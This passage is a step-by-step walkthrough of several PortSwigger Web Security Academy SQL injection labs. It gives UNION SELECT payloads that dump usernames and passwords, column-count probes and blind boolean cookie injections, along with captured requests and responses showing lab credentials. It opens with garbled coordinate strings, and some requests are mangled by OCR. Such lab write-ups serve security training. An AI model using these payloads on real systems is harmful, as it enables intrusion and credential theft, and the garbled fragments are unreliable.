2620,2620Q2620,2625 2625,2625Q2625,2630 2630,2630Q2630,2635 2635,2635Q2635,2640 2640,2640Q2640,2645 2645,2645Q2645,2650 2650,2650Q2650,2655 2655,2655Q2655,2660 2660,2660Q2660,2665 2665,2665Q2665,2670 2670,2670Q2670,2675 2675,2675Q2675,2680 2680,2680Q2680,2685 2685,2685Q2685,2690 2690,2690Q2690,2695 2695,2695Q2695,2700 2700,2700Q2700,2705 2705,2705Q2705,2710 2710,2710Q2710,2715 2715,2715Q2715,2720 2720,2720Q2720,2725 2725,2725Q2725,2730 2730,2730Q2730,2735 2735,2735Q2735,2740 2740,2740Q2740,2745 2745,2745Q2745,2750 2750,2750Q2750,2755 2755,2755Q2755,2760 2760,2760Q2760,2765 2765,2765Q2765,2770 2770,2770Q2770,2775 2775,2775Q2775,2780 2780,2780Q2780,2785 2785,2785Q2785,2790 2790,2790Q2790,2795 2795,2795Q2795,2800 2800,2800Q2800,2805 2805,2805Q2805,2810 2810,2810Q2810,2815
```

- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:  
**'+UNION+SELECT+USERNAME\_ABCDEF,+PASSWORD\_ABCDEF+FROM+USERS\_ABCDEF—**



```

GET /filter?category=Giants'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF-- HTTP/2
Host: https://0aa500740302c1bc8000ee82001b0033.web-security-academy.net
Cookie: session=qdFkTgUpUrx7BzASdgDwNkWellqH
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aa500740302c1bc8000ee82001b0033.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
15
16
17
18
19
20
21
22
23
24

```


The response shows the database contents for the 'users' table:

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 9098
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
  <title>SQL injection attack, listing the database contents on Oracle</title>
  <script src="/resources/labheader/js/labHeader.js"></script>
</head>
<body>
  <section class="academyLabHeader">
    <div class="container">
      <div class="logo">
        </div>
      <div class="title-container">
        <h1>SQL injection attack, listing the database contents on Oracle</h1>
        <a href="#" class="button" href="#">Back to lab home</a>
        <a class="link-back" href="https://portswigger.net/web-security/sql-injection/examining-the-database/listing-the-database-contents-oracle">List the database contents on Oracle</a>
        <img alt="Layer 1 mains" data-v="2000" id="Layer_1" style="vertical-align: middle;" data-bbox="488 458 628 478"/>
        <img alt="Layer 1 mains" data-v="1999" id="Layer_1" style="vertical-align: middle; margin-left: 10px;" data-bbox="638 458 738 478"/>
      </div>
    </div>
  </section>
  <div>
    <table border="1">
      <thead>
        <tr>
          <th>administrator</th>
        </tr>
      <tbody>
        <tr>
          <td>ugt3aapcrwuyqrrexus</td>
        </tr>
        <tr>
          <td>carlos</td>
        </tr>
        <tr>
          <td>bymx48j7a3re0f0egf0h</td>
        </tr>
        <tr>
          <td>wiener</td>
        </tr>
        <tr>
          <td>Swe6xe8rlxqere0mxtt05</td>
        </tr>
      </tbody>
    </table>
  </div>

```

- Find the password for the administrator user, and use it to log in.



```

94      *Make sure you have an extra large freezer before delivery.
95      *Decant the liquid into small plastic tubs (there is some
96      loss of molecular structure during transit).
97      *Allow 3 days for it to refreeze.*Chip away at each block
98      until the ice resembles snowflakes.
99      *Scatter snow.
100     Yes! It really is that easy. You will be the envy of all
101     your neighbors unless you let them in on the secret. We
102     offer a 10% discount on future purchases for every referral
103     we receive from you.
104     Snow isn't just for Christmas either, we deliver all
105     year round, that's 365 days of the year. Remember to
106     order before your existing snow melts, and allow 3 days to
107     prepare the new batch to avoid disappointment.
108   </td>
109   </tr>
110   <tr>
111     <th>administrator</th>
112     <td>ugt3aapcrwuyqrrexus</td>
113   </tr>
114   <tr>
115     <th>carlos</th>
116     <td>bymx48j7a3re0f0egf0h</td>
117   </tr>
118   <tr>
119     <th>wiener</th>
120     <td>Swe6xe8rlxqere0mxtt05</td>
121   </tr>

```

- Finally using those login details (user name, password), you can solve the lab.

The screenshot shows a web browser window with multiple tabs open, all related to SQL injection attacks on the Web Security Academy. The active tab displays the URL <https://0aa500740302c1bc800eee82001b0033.web-security-academy.net/my-account?id=administrator>. The page title is "SQL injection attack, listing the database contents on Oracle". A green button at the top right indicates the task is "Solved". Below the title, there's a link to "Back to lab description". A prominent orange banner at the bottom says "Congratulations, you solved the lab!". To the right of the banner are links to "Share your skills!" (with icons for Twitter and LinkedIn) and "Continue learning >". At the very bottom of the page, there are links to "Home", "My account", and "Log out".

# 7) SQL injection UNION attack, determining the number of columns returned by the query

- Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows a browser window with several tabs open, all displaying the same lab description for "SQL injection UNION attack, determining the number of columns returned by the query". The main content area of the browser shows the lab details, including a brief description, a "PRACTITIONER" badge, and a "LAB Not solved" button. To the right of the browser is a sidebar with a "TRY FOR FREE" button. Below the browser is the Burp Suite interface. The "Proxy" tab is selected, showing an intercept session. The request pane displays a modified HTTP request with a complex SQL query. The response pane shows the result of the query execution. The bottom status bar of the browser indicates the URL as "https://0a7c008704f2b1e84064f35001b0001.web-security-academy.net:443 [79.125.84.16]".

Lab: SQL injection UNION attack, determining the number of columns returned by the query

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

ACCESS THE LAB

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.

Burp Suite Community Edition v2024.2.1.5 - Temporary P...  
Dashboard Target Proxy Intruder Repeater View Help Burp Suite Community Edition v2024.2.1.5 - Temporary P...  
Comparer Logger Organizer Extensions Learn  
Intercept HTTP history WebSockets history  
Request to https://0a7c008704f2b1e84064f35001b0001.web-security-academy.net:443 [79.125.84.16]  
Forward Drop Intercept Is... Actions Open browser Add notes HTTP/2  
Pretty Raw Hex  
1 #!/filter?category=Gifts HTTP/2  
2 Host: 0a7c008704f2b1e84064f35001b0001.web-security-academy.net  
3 Cookie: session=0E17b5ipADW4DmLoveulF0PKIDwVqgh  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate, br  
8 Referer: https://0a7c008704f2b1e84064f35001b0001.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1  
14 Te: trailers  
15  
16

WE LIKE TO  
SHOP

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Tech gifts

Baby Minding Shoes	\$88.83	<a href="#">View details</a>
Vintage Neck Defender	\$6.84	<a href="#">View details</a>
Hologram Stand In	\$37.01	<a href="#">View details</a>
Paddling Pool Shoes	\$59.96	<a href="#">View details</a>
Caution Sign	\$36.54	<a href="#">View details</a>
Folding Gadgets	\$81.56	<a href="#">View details</a>

- Modify the category parameter, giving it the value '+UNION+SELECT+NULL-- . Observe that an error occurs.
- Modify the category parameter to add an additional column containing a null value: '+UNION+SELECT+NULL,NULL--

```

Request
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
2 Host: 0a7c008704ff2b1e84064f35001b0001.web-security-academy.net
3 Cookie: session=f1FTbSpia0v4#0LeuUfFPRIDwAbgh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a7c008704ff2b1e84064f35001b0001.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

Response
Pretty Raw Hex Render
33 <span>
34 LAB
35 </span>
36 <p>
37 Not solved
38 </p>
39 <span class="lab-status-icon">
40 </span>
41 </div>
42 </div>
43 </div>
44 <div class="maincontainer">
45 <div class="container is-page">
46 <header class="navigation-header">
47 <section class="top-links">
48 <a href="/">Home
49 </a>
50 <p>
51 </p>
52 <a href="/my-account">
53 My account
54 </a>
55 <p>
56 </p>
57 </section>
58 <header>
59 <header class="notification-header">
60 </header>
61 <section class="ecommerce-pageheader">
62 
63 </section>
64 <section class="ecommerce-pageheader">
65 <h1>
66

```

- Continue adding null values until the error disappears and the response includes additional content containing the null values.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO  
**SHOP**

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Tech gifts

Couple's Umbrella	\$34.47	<a href="#">View details</a>
High-End Gift Wrapping	\$46.44	<a href="#">View details</a>

# 8) SQL injection UNION attack, finding a column containing text

- Access the lab.

The screenshot shows the PortSwigger Web Security Academy interface. The main content area displays the title "Lab: SQL injection UNION attack, finding a column containing text". Below the title, there is a brief description of the lab's purpose and how to approach it. A large orange button labeled "ACCESS THE LAB" is prominently displayed. To the right of the main content, there is a sidebar with a dark blue background and white text, advertising "Find SQL injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button. The top navigation bar includes links for Dashboard, Learning paths, Latest topics, All content, Hall of Fame, Get started, Get certified, Log out, and MY ACCOUNT.

- select a category, which you clicked and send it to the repeater.

The screenshot shows the Burp Suite Community Edition interface. The left pane displays a list of captured requests, including several entries related to the SQL injection lab. The right pane shows a detailed view of a selected request. The "Request" tab shows the raw HTTP traffic, and the "Response" tab shows the raw HTML response. The response content includes the text "SQL injection UNION attack, finding a column containing text". The bottom status bar indicates "Memory: 183.8MB".

- encode your selected category and add it to the request and send to the response.

```

1 GET /filter?category=Accessories%20UNION%20SELECT%20%23c%23%23UNION-- HTTP/1.1
2 Host: 0a5500ad036e500d82175ba3008b0099.web-security-academy.net
3 Cookie: session=15Lg4wLAAGCxBzJ00dsEcovh3Bx4XCBV
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a5500ad036e500d82175ba3008b0099.web-security-academy.net/filter?category=Accessories
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
17
18
19
20
21
22
23
24
25

```

The Response pane shows the following HTML code:

```

<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<link href="/resources/css/labsEcommerce.css rel="stylesheet">
<title>SQL injection UNION attack, finding a column containing text</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabBanner">
<div class="container">
<div class="logos">
<div class="title-container">
<h2>SQL injection UNION attack, finding a column containing text</h2>
<div id="link">
Back
<a href="#">Make the database retrieve the string: 'uAlich'</a>
<a href="https://portswigger.net/web-security/sql-injection/unions/lab-innbsp;descriptionnbsp;">Description</a>
<img alt="Layer 1 icon" data-layer_1="http://www.w3.org/2000/svg' xmlns="http://www.w3.org/1999/xhtml" x="0px" y="0px" width="0px" height="0px"/>


```

- After, you can see it solves the lab easily.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO  
**SHOP**

Accessories

Refine your search:  
All Accessories Clothing, shoes and accessories Food & Drink Lifestyle Tech gifts

Giant Pillow Thing	\$7.26	<a href="#">View details</a>
Six Pack Beer Belt	\$94.94	<a href="#">View details</a>

## 9) SQL injection UNION attack, retrieving data from other tables

- Access the lab.

The screenshot shows the PortSwigger platform. At the top, there are multiple tabs for different SQL injection labs. Below the tabs, the main navigation bar includes 'Products', 'Solutions', 'Research', 'Academy', 'Support', and a 'Log out' button. The main content area is titled 'Lab: SQL injection UNION attack, retrieving data from other tables'. It features a sidebar with a tree view of topics related to SQL injection, including 'What is SQL injection?' and 'UNION attacks'. The main content area contains instructions for performing a UNION attack on a 'users' table to retrieve usernames and passwords. A 'TRY FOR FREE' button is visible on the right side of the page.

- Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the Burp Suite 'Proxy' tab, a request for 'https://0a4e001a032c15448013a8fc0037009a.web-security-academy.net:443' is selected. The raw request shows a GET request with a parameter 'category=Corporate+gifts'. In the browser window, the user is on the 'Web Security Academy' site, specifically viewing the 'ZZZZZZ Bed - Your New Home Office' product page. The URL in the address bar is 'https://0a4e001a032c15448013a8fc0037009a.web-security-academy.net:443'. The page content includes a search bar and a list of categories: All, Accessories, Corporate gifts, Lifestyle, Pets, Toys & Games.

- use your selected category and encode it like this and apply changes to the request and send it to response

The screenshot shows the Burp Suite interface with a modified request. In the 'Selected text' field of the Inspector panel, the value is set to 'Corporate+gifts' UNION SELECT+username+from+users--. This is a SQL injection payload designed to union two tables. The 'Decoded from' dropdown indicates the payload was URL-encoded. The 'Raw' tab of the Response panel displays the original HTML content of the page.

- Verify that the application's response contains usernames and passwords.

The screenshot shows the application's response with the word 'administrator' highlighted in blue. The response content includes several paragraphs of text and some HTML table structures, likely representing a user list or similar data. The highlighted word 'administrator' is part of the search results shown in the interface.

- Finally using those login details (user name, password), you can solve the lab.

The screenshot shows a web browser window with multiple tabs open, all titled "SQL injection". The active tab is for "WebSecurityAcademy.net" at the URL <https://0a4e001a032c15448013a8fc0037009a.web-security-academy.net/my-account?id=administrator>. The page content indicates a "SQL injection UNION attack, retrieving data from other tables". A green button labeled "LAB Solved" with a trophy icon is visible. The main message on the page says "Congratulations, you solved the lab!". Below it are links to "Share your skills!" (with Twitter and LinkedIn icons) and "Continue learning >". At the bottom, there are links to "Home", "My account", and "Log out".

# 10) SQL injection UNION attack, retrieving multiple values in a single column

- Access the lab

The screenshot shows the PortSwigger web application. At the top, there's a navigation bar with links for Products, Solutions, Research, Academy, Support, and My Account. Below the navigation is a main content area titled "Lab: SQL injection UNION attack, retrieving multiple values in a single column". On the left, there's a sidebar with a tree view of topics related to SQL injection, including "What is SQL injection?", "Detacting SQL injection vulnerabilities", "UNION attacks", and "Bind SQL injection". In the center, the challenge description states: "This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user." There are "Hint", "ACCESS THE LAB", and "Solution" buttons. On the right, there's a sidebar for Burp Suite with the text "Find SQL injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

- Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request is being intercepted for the URL `https://0a5700be03550404822120cf00cd0085.web-security-academy.net:443`. The request payload is:

```
GET /filter?category=Pets HTTP/2
Host: 0a5700be03550404822120cf00cd0085.web-security-academy.net
Cookie: sessionid=0c9911bc79761cc20a001a48ppg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://0a5700be03550404822120cf00cd0085.web-security-academy.net/filter?category=Pets
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
15
16
```

The Burp Suite interface includes tabs for Intercept, HTTP history, and WebSockets history. To the right, the target website "WebSecurityAcademy" is shown with the title "SQL injection UNION attack, retrieving multiple values in a single column". The page content features a large blue "SHOP" logo with a hanger icon and the word "Pets". Below the logo is a search bar and a list of products: "Pest Control Umbrella", "Babbage Web Spray", "Giant Grasshopper", and "Fur Babies". Each product has a "View details" button next to it.

- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter:

**'+UNION+SELECT+NULL,'abc'--**

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the following payload:

```
1 GET /filter?category='+UNION+SELECT+NULL,'abc'-- HTTP/2
Host: 0a5700be03550404822120cf00cd0085.web-security-academy.net
Cookie: session=At0gpp1B1oy79G6CG0#0T0nLx4Dpg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a5700be03550404822120cf00cd0085.web-security-academy.net/filter?category=9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

The Response pane shows the HTML output, which includes a script that triggers a SQL injection UNION attack, retrieving multiple values in a single column. The Inspector pane shows the request attributes and response headers.

- Use the following payload to retrieve the contents of the users table:

**'+UNION+SELECT+NULL,username||'~'||password+FROM+users—**

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the following payload:

```
1 GET /filter?category='+UNION+SELECT+NULL,username||'~'||password+FROM+users-- HTTP/2
Host: 0a5700be03550404822120cf00cd0085.web-security-academy.net
Cookie: session=At0gpp1B1oy79G6CG0#0T0nLx4Dpg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a5700be03550404822120cf00cd0085.web-security-academy.net/filter?category=9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

The Response pane shows the HTML output, which includes a script that triggers a SQL injection UNION attack, retrieving multiple values in a single column. The Inspector pane shows the request attributes and response headers.

- Verify that the application's response contains usernames and passwords.

The screenshot shows the 'Response' tab of a browser developer tools interface. The response content is a table of user data. A search bar at the bottom is set to 'user', and it shows '2 matches'. The table rows (tr) and columns (th) are numbered from 75 to 92. Some columns contain user names like 'carlos~5yoqqt4x2f77kultc7tos', 'administrator~ai2szsjct5m063yph0sax', and 'wiener~85vashn3qu6gsikluuuug'. The last row (92) has a link to 'Babbage Web Spray'.

```

</th>
<td>
    <a class="button is-small" href="/product?productId=19">
        View details
    </a>
</td>
</tr>
<tr>
    <th>
        Pest Control Umbrella
    </th>
    <td>
        <a class="button is-small" href="/product?productId=4">
            View details
        </a>
    </td>
</tr>
<tr>
    <th>
        carlos~5yoqqt4x2f77kultc7tos
    </th>
</tr>
<tr>
    <th>
        administrator~ai2szsjct5m063yph0sax
    </th>
</tr>
<tr>
    <th>
        wiener~85vashn3qu6gsikluuuug
    </th>
</tr>
<tr>
    <th>
        Babbage Web Spray
    </th>
    <td>
        <a class="button is-small" href="/product?productId=9">
    
```

- Finally using those login details (user name, password), you can solve the lab.

The screenshot shows the 'My Account' page of the WebSecurity Academy. At the top, there's a banner with the text 'SQL injection UNION attack, retrieving multiple values in a single column' and a 'Solved' button. Below the banner, a message says 'Congratulations, you solved the lab!'. On the right, there are links for 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'. At the bottom left, it says 'Your username is: administrator'. There's a form for updating the email address, with a placeholder 'Email' and a green 'Update email' button.

# 11) Blind SQL injection with conditional responses

- Access the lab.

The screenshot shows the PortSwigger Web Security Academy interface. On the left, there's a sidebar with a navigation tree for SQL injection topics. The main content area displays the 'Lab: Blind SQL injection with conditional responses' page. It includes a brief description of the vulnerability, a note about the application using a tracking cookie for analytics, and a hint that the database contains a 'users' table with columns 'username' and 'password'. A 'TRY FOR FREE' button for Burp Suite is visible on the right. The URL in the browser bar is <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses>.

- Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.

The screenshot shows a Windows desktop environment. On the left, the Burp Suite interface is open, showing an intercept session with a request to 'https://0xa6300f8033420d84c42d009500b1.web-security-academy.net:443'. The request payload includes a 'TrackingId' cookie set to 'xyz'. On the right, a web browser window displays the 'WebSecurityAcademy' website with the title 'Blind SQL injection with conditional responses'. Below the title, it says 'Back to lab description >'. At the bottom of the page, there's a search bar and a navigation menu with links like 'Home', 'Welcome back!', and 'My account'. The desktop taskbar at the bottom shows various icons for system tools and applications.

- Modify the TrackingId cookie, changing it to:  
**TrackingId=xyz' AND '1'='1**

Burp Suite Community Edition v2024.2.1.5 - Temporary P...

Request

```
1 GET / HTTP/2
2 Host: 0a6300f8033c420d84c42c0d005500b1.web-security-academy.net
3 Cookie: TrackingId=xyz' AND '1'='1'; session=Bu...y?177c05b97c6M2TApTQhd6j57C
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 1141
5 
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11  <title> Blind SQL injection with conditional responses
12 </title>
13 </head>
```

Blind SQL injection with conditional responses

Home | Welcome back! | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games

- **TrackingId=xyz' AND '1'='2**

Burp Suite Community Edition v2024.2.1.5 - Temporary P...

Request

```
1 GET / HTTP/2
2 Host: 0a6300f8033c420d84c42c0d005500b1.web-security-academy.net
3 Cookie: TrackingId=xyz' AND '1'='2'; session=Bu...y?177c05b97c6M2TApTQhd6j57C
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11360
5 
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11  <title> Blind SQL injection with conditional responses
12 </title>
13 </head>
```

To solve the lab, log in as the `administrator` user.

**Hint**

**ACCESS THE LAB**


**Solution**

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.
2. Modify the `TrackingId` cookie, changing it to:  
`TrackingId=xyz' AND '1'='1'`  
Verify that the "Welcome back" message appears in the response.
3. Now change it to:  
`TrackingId=xyz' AND '1'='2'`  
Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.
4. Now change it to:  
`TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a'`  
Verify that the condition is true, confirming that there is a table called `users`.
5. Now change it to:  
`TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin');`

- `TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a`

The screenshot shows two windows side-by-side. On the left is the Burp Suite interface, specifically the Repeater tab, displaying a request to https://0a300f8033c42d04c45c04009500b1.web-security-academy.net. The request body contains a complex SQL query with a WHERE clause involving a boolean condition and a user input variable. The response pane shows the resulting HTML page, which includes a "Welcome back" message. On the right is a web browser window showing the same URL, with the status bar indicating the page took 157.1MB of memory. The browser's developer tools are open, showing the network tab with the same request and response details.

- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a



The screenshot shows the Burp Suite interface during a penetration test. The 'Repeater' tab is selected, displaying a crafted HTTP request to a web security lab. The request includes a cookie with a tracking ID and a session token. The response from the server is shown in the 'Response' tab, containing a standard HTML page with a title about blind SQL injection.

**Request**

```
1 GET / HTTP/1.1
2 Host: 0a6300f8033c42084c42d009500b1.web-security-academy.net
3 Cookie: TrackingId=4D0d84c42d009500b1; .NET_SessionId=42d009500b1; session=BuLdyT77m0hBhYcMNTx7XZhhsE57G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11411
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
11  <title> Blind SQL injection with conditional responses
12 </title>
13 </head>
```

**Blind SQL injection with conditional responses**

WE LIKE TO SHOP 

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Toys & Games



- The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'

**Request**

```
1 GET / HTTP/2
2 Host: 0a6300f8033c420d84c42c0d009500b1.web-security-academy.net
3 Cookie: TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'; session=Bu4CY7177t0zXhYcEMZYaPTXhhdej57G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
